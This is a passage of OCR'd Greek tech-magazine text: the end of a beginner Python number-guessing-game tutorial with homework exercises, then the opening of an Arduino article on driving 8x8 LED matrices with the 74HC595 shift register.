Εδώ δηλώνουμε στην Python ότι θέλουμε να χρησιμοποιήσουμε τη βιβλιοθήκη (module) random. Μέσα σε αυτήν περιέχονται συναρτήσεις που παράγουν τυχαίους αριθμούς!

```
thenumber=random.randint(1,50)
```

Χρησιμοποιούμε τη συνάρτηση randint για να παράγουμε έναν ακέραιο, τυχαίο αριθμό, από το 1 ως το 50. Η περιοχή στην οποία θα βρίσκεται ο τυχαίος αριθμός καθορίζεται από τον τρόπο με τον οποίο καλέσαμε τη συνάρτηση και συγκεκριμένα από τα ορίσματα που της δώσαμε. Ο τυχαίος αριθμός αποθηκεύεται στη μεταβλητή thenumber.

```
print "Έχω σκεφτεί έναν αριθμό από το 1 ως το 50."
print "Μπορείς να τον βρεις;"
```

Εδώ νομίζουμε οτι δεν χρειάζεται καμία επεξήγηση :)

```
guess=0
```

Η αρχική τιμή για τη μεταβλητή guess. Η εν λόγω μεταβλητή (guess) θα αποθηκεύει τον αριθμό που δίνουμε κάθε φορά, κατά την εκτέλεση του προγράμματος. Εδώ της δίνουμε την αρχική τιμή 0, ώστε να βρίσκεται σίγουρα εκτός του διαστήματος από 1 έως 50. Έτσι, εξασφαλίζουμε ότι η επόμενη εντολή θα εκτελεστεί και το παιχνίδι θα ξεκινήσει...

```
while guess<>thenumber:
```

Εδώ λοιπόν, λέμε στην Python να εκτελέσει όσα ακολουθούν, για όσο η τιμή της guess είναι διαφορετική (<>) από την τιμή που έχουμε αποθηκεύσει στη μεταβλητή thenumber. Καθώς η αρχική τιμή της guess είναι το μηδέν, το πρόγραμμα θα προχωρήσει στα σίγουρα.

```
guess=input("Δώσε τον αριθμό: ")
```

Προφανώς, με το παραπάνω μάς ζητάει τον αριθμό.

```
if guess>thenumber:
  print "Έδωσες μεγαλύτερο αριθμό..."
```

Αν ο χρήστης έδωσε μεγαλύτερο αριθμό, τυπώνεται το ανάλογο μήνυμα.

```
if guess<thenumber:
  print "Έδωσες μικρότερο αριθμό..."
```

Αν ο χρήστης έδωσε μικρότερο αριθμό, τυπώνεται πάλι ένα κατάλληλο μήνυμα.

```
if guess==thenumber:
  print "Το βρήκες!!!"
```

Αν ο χρήστης βρήκε τον αριθμό, τυπώνεται το νικητήριο μήνυμα! Παρατηρείστε ότι ο έλεγχος ισότητας γίνεται με δύο ίσον (==). Το ένα ίσον χρησιμοποιείται για να ορίσουμε μια μεταβλητή (να της αποδώσουμε μια τιμή). Σε όλες τις περιπτώσεις το πρόγραμμα επιστρέφει στην αρχή της while, από όπου και ξεκίνησε. Ωστόσο αν ο αριθμός που έδωσε ο χρήστης είναι ίσος με το thenumber η συνθήκη του while δεν ισχύει πλέον και το πρόγραμμα τερματίζεται.

Ασκήσεις για το σπίτι

Ευνόητο είναι ότι για να μάθετε προγραμματισμό δεν αρκεί να αντιγράφετε προγράμματα άλλων. Βελτιώστε λοιπόν το παραπάνω πρόγραμμα με τους ακόλουθους τρόπους:


Να ζητάει το όνομα του χρήστη και να το ενσωματώνει στο νικητήριο μήνυμα. Για παράδειγμα, να εμφανίζει κάτι σαν αυτό: «Συγχαρητήρια Γιώργο, το βρήκες!»

Προσθέστε μια μεταβλητή count, στην οποία θα δώσετε αρχικά την τιμή 0. Κάθε φορά που ο χρήστης θα δίνει ένα αριθμό, η τιμή της μεταβλητής θα αυξάνεται κατά μία μονάδα (count=count+1). Κάθε φορά που ο χρήστης βρίσκει τον αριθμό, μαζί με το όνομα και τα συγχαρητήρια να τυπώνεται και το πλήθος των προσπαθειών του.

Αφού κάνετε το προηγούμενο, επεκτείνετε το πρόγραμμα ώστε όταν ο χρήστης μαντεύει τον αριθμό με την πρώτη προσπάθεια να εμφανίζεται το μήνυμα «Beginner's luck!». Όταν τον μαντεύει με πέντε το πολύ προσπάθειες, να τυπώνεται το μήνυμα «Είσαι γρήγορος» κι όταν τον μαντεύει με πάνω από πέντε προσπάθειες, να εμφανίζεται το μήνυμα «Η γιαγιά μου παίζει πιο καλά!»

Τις λύσεις των ασκήσεων τις δίνουμε στο http://deltahacker.gr/?p=4170. Ελπίζουμε βέβαια να μην τις χρειαστείτε. Για την ακρίβεια, ελπίζουμε να περάσετε ένα ευχάριστο χειμωνιάτικο απόγευμα, βρίσκοντας τις λύσεις μόνοι σας!


Υστερόγραφο: Μήπως πρέπει να κρατάτε τα sources των ασκήσεων σε ένα mercurial repository; Λέω εγώ τώρα :) (Σ.τ.Ε. Ναι, ίσως πρέπει -- και όσοι έχουν τα τεύχη 003 και 004 του deltaHacker ξέρουν πολύ καλά τι εννοούμε.)



Εσείς τι δικαιολογία έχετε που η διαφήμισή σας απουσιάζει από εδώ;

Τολμήστε να μας την πείτε από το talk2us@deltahacker.gr. Όπως και να 'χει θα επικοινωνήσουμε κι εμείς μαζί σας - ή έστω με τον ανταγωνιστή σας ;)

Προς το παρόν είμαστε απασχολημένοι με τη δημιουργία του καλύτερου τεχνολογικού περιοδικού με θεματολογία ethical hacking. Ξέρετε. Για ανήσυχους, δημιουργικούς ανθρώπους που δεν βλέπουν τον υπολογιστή τους ως τοστιέρα. Σε πολλούς εξ αυτών αρέσει και το The Big Bang Theory. Και το Fringe, φυσικά.



Skill: Intermediate

Tags: Arduino, LED matrix, programming, shift registers, Game of Life

Arduino
the way of the hacker!!
(Μέρος 3/k*)

by Spir@lEvolution

FEATURED SERIES

Μετά από σελίδες επί σελίδων θεωρίας και πολλές μικροκατασκευές, έφτασε η ώρα να φτιάξουμε κάτι μεγάλο. Κάτι περίπλοκο συγκριτικά με όσα έχουμε δει, αλλά κι αρκετά εντυπωσιακό. Παρεμπιπτόντως, αυτό το «κάτι» θα 'ναι και διασκεδαστικό. Αλήθεια, το ότι θα είναι δύο αυτά τα «κάτι», το είπαμε; Μάλλον όχι. Εμείς πάντως περάσαμε αρκετές ώρες χαζεύοντας το ένα «κάτι» και πολύ περισσότερες παίζοντας με το άλλο. Εσείς τι θα κάνετε, πέρα από το να μας συγχωρήσετε γι' αυτόν τον εξαιρετικά γενικό πρόλογο;

*** το 3 είναι μικρότερο του k**

Στο deltaHacker 004 εξετάσαμε τον «παραδοσιακό» τρόπο σύνδεσης και ελέγχου ενός keypad. Στη συνέχεια προχωρήσαμε σε εξεζητημένες τεχνικές, που επιτρέπουν τη διασύνδεση πολλών διακοπτών (ακόμα και ολόκληρων keypad) επάνω σε *έναν μόνο* ακροδέκτη του Arduino. Όλα αυτά μοιάζουν (και είναι) βαρετά θέματα, μέχρι τη στιγμή που γίνονται ενδιαφέροντα. Πέρα από την πλάκα, οι σχετικές τεχνικές αποδεικνύονται εξαιρετικά πολύτιμες όταν σκοπεύουμε να κατασκευάσουμε ένα μεγάλο project. Εμείς βέβαια δεν περιοριστήκαμε μόνο στους διακόπτες. Γνωρίσαμε και μια ενδιαφέρουσα εφαρμογή του multiplexing, σε συνδυασμό με το φαινόμενο POV (Persistence Of Vision). Έτσι, καταφέραμε να συνδέσουμε στο Arduino μια μικρή συστοιχία από LED (μια διάταξη LED matrix 5x7) και να προβάλουμε πάνω της ένα τμήμα του λογότυπου του περιοδικού.

Σε αυτό το άρθρο θα καταπιαστούμε με μεγαλύτερα LED matrix και θα γνωρίσουμε ένα πραγματικά χρήσιμο εργαλείο: ένα εύχρηστο τσιπάκι, με τη βοήθεια του οποίου μπορούμε να αυξήσουμε τις εξόδους Arduino. Μην πάει το μυαλό σας σε τίποτα εξεζητημένο. Πρόκειται για ένα μικρό, φτηνό και πολύ διαδεδομένο τσιπ, το οποίο μπορούμε να βρούμε σε όλα τα καταστήματα ηλεκτρονικών εξαρτημάτων. Μην νομίζετε όμως ότι σκοπεύουμε να περιοριστούμε στη θεωρία. Τα LED matrix είναι εξαιρετικά διαδεδομένα στους χομπίστες και χρησιμοποιούνται συχνά σε πολλά projects. Βλέπετε, αυτές οι μικρές διατάξεις LED προσδίδουν μια αίσθηση ρετρό σε κάθε project, λειτουργούν σαν πρώτης τάξεως οθόνες για μικρά παιχνιδάκια και ο προγραμματισμός τους παρουσιάζει αρκετό ενδιαφέρον. Σε αυτό το μέρος της σειράς, λοιπόν, θα κατασκευάσουμε ένα ραλάκι καθώς και το πασίγνωστο Game of Life[1]. Οι μεγαλύτεροι θα θυμηθούν τα νιάτα τους και θα γνωρίσουν πλευρές αυτών των συστημάτων που ποτέ δεν γνώρισαν, ενώ οι μικρότεροι μπορούν να ξεψαχνίσουν τις κατασκευαστικές και προγραμματιστικές λεπτομέρειες.

Πρώτη επαφή

Για το μικρό LED matrix των 35 pixel (5x7), είχαμε γράψει μια μικρή και απλοϊκή εφαρμογή. Αναφερόμαστε στο πρόγραμμα το οποίο συνόδευε το προηγούμενο άρθρο της σειράς, στο τεύχος 004. Το πρόγραμμα ενεργοποιούσε κάθε φορά μία από τις πέντε γραμμές του matrix και «οδηγούσε» τα LED της συγκεκριμένης γραμμής σύμφωνα με τα περιεχόμενα ενός πίνακα. Ο εν λόγω πίνακας διέθετε πέντε byte. Κάθε byte αναφερόταν σε μία γραμμή του matrix, ενώ κάθε bit προσδιόριζε την κατάσταση ενός μεμονωμένου LED επάνω στη αντίστοιχη γραμμή. Για παράδειγμα, το τρίτο bit του δεύτερου byte προσδιόριζε την κατάσταση του τρίτου LED στη δεύτερη γραμμή και πάει λέγοντας. Το πρόγραμμα περνούσε από τη μία γραμμή LED στην επόμενη πολύ γρήγορα, με αποτέλεσμα να προκαλείται μια ενδιαφέρουσα οφθαλμαπάτη: Στο μάτι έμοιαζαν όλες οι γραμμές των LED ενεργοποιημένες ταυτόχρονα. Με αυτόν τον τρόπο πάνω στο matrix σχηματιζόταν μια ολοκληρωμένη εικόνα. Έτσι, στηριζόμενο στη μεγάλη του ταχύτητα, το πρόγραμμά μας κατάφερνε να προβάλλει επάνω στο LED matrix ένα μικρό, αναποδογυρισμένο δέλτα.


Το αντίστοιχο κύκλωμα ήταν ακόμα πιο απλό. Κάθε ακροδέκτης του LED

1. Πρόκειται για ένα μαθηματικό μοντέλο με ελάχιστους και απλούς κανόνες. Ωστόσο, η εφαρμογή του επάνω σε έναν πίνακα από κουκίδες (κελιά) δημιουργεί μοτίβα τα οποία εναλλάσσονται χαοτικά και μοιάζουν να περνούν διαρκώς από την τάξη στο χάος κι αντίστροφα. Μπορείτε να διαβάσετε περισσότερα στο σχετικό λήμμα της Wikipedia (http://en.wikipedia.org/wiki/Conway's_Game_of_Life) αλλά κι εδώ: www.bitstorm.org/gameoflife.

matrix κατέληγε σε έναν ακροδέκτη του Arduino. Με αυτόν τον τρόπο είχαμε δεσμεύσει 12 ακροδέκτες: 5 για τις γραμμές και άλλους 7 για τις στήλες. Η συγκεκριμένη υλοποίηση αποτελούσε μια απλούστατη και γρήγορη λύση, η οποία αποσκοπούσε μόνο σε μια πρώτη γνωριμία με τα LED matrix και το χειρισμό τους. Αυτή τη φορά ωστόσο θα παίξουμε με matrix των 8x8 LED. Συνεπώς, αν ακολουθούσαμε πάλι την ίδια τακτική θα χρειαζόμασταν 16 ακροδέκτες. Όπως αντιλαμβάνεστε, κάτι τέτοιο συνιστά τεράστια σπατάλη υλικού. Εξάλλου, σκεφτείτε τι θα συνέβαινε στην περίπτωση που θα θέλαμε να συνδέσουμε δύο τέτοια matrix, ώστε να σχηματίσουμε μια οθόνη των 8x16 LED. Θα χρειαζόμασταν τότε 24 ακροδέκτες, ενώ το Arduino διαθέτει μόλις 20.

Βολική συσκευή


Πριν προχωρήσουμε είναι φανερό ότι πρέπει να λύσουμε το ζήτημα των ακροδεκτών. Το multiplexing δεν μπορεί να μας βοηθήσει αυτή τη φορά. Επομένως, θα πρέπει να επιστρατεύσουμε πρόσθετο hardware. Με απλά λόγια, αυτό που χρειαζόμαστε είναι μία συσκευή με αρκετές εξόδους, η οποία να συνδέεται στο Arduino και να του δίνει τον πλήρη έλεγχο των εξόδων της. Βέβαια, αν για τον έλεγχο αυτής της συσκευής χρειαζόμαστε λ ακροδέκτες του Arduino, η συσκευή με τη σειρά της θα πρέπει να μας προσφέρει περισσότερες από λ εξόδους. Διαφορετικά, αντί να επωφεληθούμε από τη χρήση της, θα έχουμε χάσει ακροδέκτες. Με άλλα λόγια, χρειαζόμαστε μια συσκευή με πολλές εξόδους οι οποίες θα ελέγχονται/οδηγούνται από ελάχιστες εισόδους. Ε, λοιπόν, αυτό που ζητάμε υπάρχει και ονομάζεται shift register. Φανταστείτε ένα κουτί στο οποίο τα δεδομένα εισέρχονται σειριακά και εξέρχονται παράλληλα. Σε αυτό το κουτί στέλνουμε τα δεδομένα μας bit προς bit. Όταν του δώσουμε την κατάλληλη εντολή εμφανίζει όλα τα bit ταυτόχρονα, σε μια σειρά ακροδεκτών. Ένα δημοφιλές τσιπάκι που πετυχαίνει τα παραπάνω είναι το 74HC595.




Εικόνα 1
Το διάγραμμα ενός 74HC595. Στην εικόνα διακρίνονται τα τρία τμήματα που απαρτίζουν το τσιπάκι, όπως επίσης οι είσοδοι και έξοδοι του καθενός. Σε γενικές γραμμές και σε ένα τυπικό σενάριο χρήσης, τα δεδομένα εισέρχονται σειριακά από την είσοδο του πρώτου τμήματος (DS - Data Serial) και με το ρυθμό που καθορίζει η είσοδος SHCP (shift register clock pulse). Όταν εμφανιστεί ένας παλμός στην είσοδο STCP (storage register clock pulse) τα δεδομένα του σειριακού καταχωρητή μεταφέρονται στον αποθηκευτικό χώρο του τσιπ. Από εκεί, εφόσον το τρίτο και τελικό τμήμα του τσιπ το επιτρέψει, τα δεδομένα μας εμφανίζονται παράλληλα στις εξόδους.

74HC595 shift register

Το εν λόγω τσιπ αποτελεί έναν οκτάμπιτο καταχωρητή τύπου SIPO (Serial In - Parallel Out). Αυτό σημαίνει ότι μπορεί δεχτεί σειριακά 8bit δεδομένων και να τα εμφανίσει παράλληλα, σε οκτώ ακροδέκτες. Για την ευκολία μας, ωστόσο, το τσιπάκι διαθέτει μερικές πρόσθετες λειτουργίες οι οποίες





Εικόνα 2
Η κλασική συσκευασία για τα τσιπ που προτιμούν οι χομπίστες ονομάζεται DIP (Dual In-line Package). Οι ακροδέκτες αυτής της συσκευασίας τοποθετούνται εύκολα σε breadboard αλλά και σε βάσεις για ολοκληρωμένα, χωρίς να απαιτούν κόλληση ή κάποιο εξειδικευμένο εργαλείο. Όπως φαίνεται και στην εικόνα, η αρίθμηση των ακροδεκτών ξεκινά από πάνω αριστερά και συνεχίζεται κατά τη θετική φορά (αντίθετα από τους δείκτες του ρολογιού). Η «πάνω πλευρά» του τσιπ σημειώνεται με μια μαύρη κουκίδα (η οποία τοποθετείται δίπλα στον ακροδέκτη 1) ή με μια μικρή, ημικυκλική εσοχή.

δεν περιγράφονται από το όνομά του. Συγκεκριμένα, εντός του 74HC595 βρίσκεται ένας οκτάμπιτος καταχωρητής με σειριακή είσοδο *και* έξοδο, ένας ακόμα οκτάμπιτος καταχωρητής, καθώς και μια οκτάμπιτη βαθμίδα buffer, η οποία οδηγεί τις εξόδους του τσιπ (βλ. εικόνα 1). Αναρωτιέστε σε τι εξυπηρετούν όλα αυτά; Ας τα πάρουμε με τη σειρά...


Το πρώτο τμήμα έχει τη σημαντικότερη αποστολή: Τη μεταφορά δεδομένων προς το τσιπ σειριακά και άρα με τους ελάχιστους δυνατούς ακροδέκτες. Για το σκοπό αυτό η συγκεκριμένη βαθμίδα διαθέτει τρεις ακροδέκτες: Έναν για τη μεταφορά των δεδομένων bit προς bit (serial data), έναν για το συγχρονισμό του σειριακού καταχωρητή με το Arduino (shift register clock) και έναν ακόμα που επιτρέπει το μηδενισμό (το καθάρισμα) του σειριακού καταχωρητή (master reset). Τέλος, το εν λόγω τμήμα διαθέτει και μια σειριακή έξοδο, που καταλήγει σε ξεχωριστό ακροδέκτη του τσιπ (serial data output). Αυτή η έξοδος μάς επιτρέπει να συνδέσουμε πολλούς shift register διαδοχικά (τον έναν μετά τον άλλο), ώστε να στέλνουμε δεδομένα σε όλους χρησιμοποιώντας μόνον την είσοδο του πρώτου. Με αυτή τη συνδεσμολογία μπορούμε να ελέγχουμε πολλούς shift register, χρησιμοποιώντας τους ίδιους ακροδέκτες.

Το δεύτερο τμήμα λειτουργεί σαν μια προσωρινή μνήμη, όπου αποθηκεύονται τα δεδομένα τα οποία έχει δεχτεί ο σειριακός καταχωρητής. Με τη μεσολάβηση αυτής της μικρής μνήμης οι έξοδοι του τσιπ απομονώνονται από τον σειριακό καταχωρητή. Για να κατανοήσετε τη χρησιμότητα αυτού του τμήματος, σκεφτείτε τι θα συνέβαινε αν ο σειριακός καταχωρητής ήταν συνδεδεμένος απευθείας στις εξόδους: Όταν στέλνουμε ένα byte, τα bit που το απαρτίζουν φτάνουν διαδοχικά, το ένα μετά το άλλο. Όμως επειδή ο καταχωρητής είναι σειριακός, μέχρι να φτάσει κάθε bit στη θέση του διέρχεται από όλες τις ενδιάμεσες θέσεις του καταχωρητή. Επομένως, αν απουσίαζε το τμήμα της προσωρινής μνήμης, η κατάσταση των εξόδων θα άλλαζε διαρκώς, μέχρι να ολοκληρωθεί η αποστολή του byte. Με λίγα λόγια, οι έξοδοι θα παρουσίαζαν αλλοπρόσαλλη, φαινομενικά τυχαία συμπεριφορά. Με τη βοήθεια της προσωρινής μνήμης που παρεμβάλλεται, εξασφαλίζουμε ότι οι έξοδοι του τσιπ θα ενημερώνονται και θα αλλάζουν *μόνον* όταν το επιθυμούμε, όταν δηλαδή έχει ολοκληρωθεί η αποστολή ενός byte. Όπως αντιλαμβάνεστε, το συγκεκριμένο τμήμα 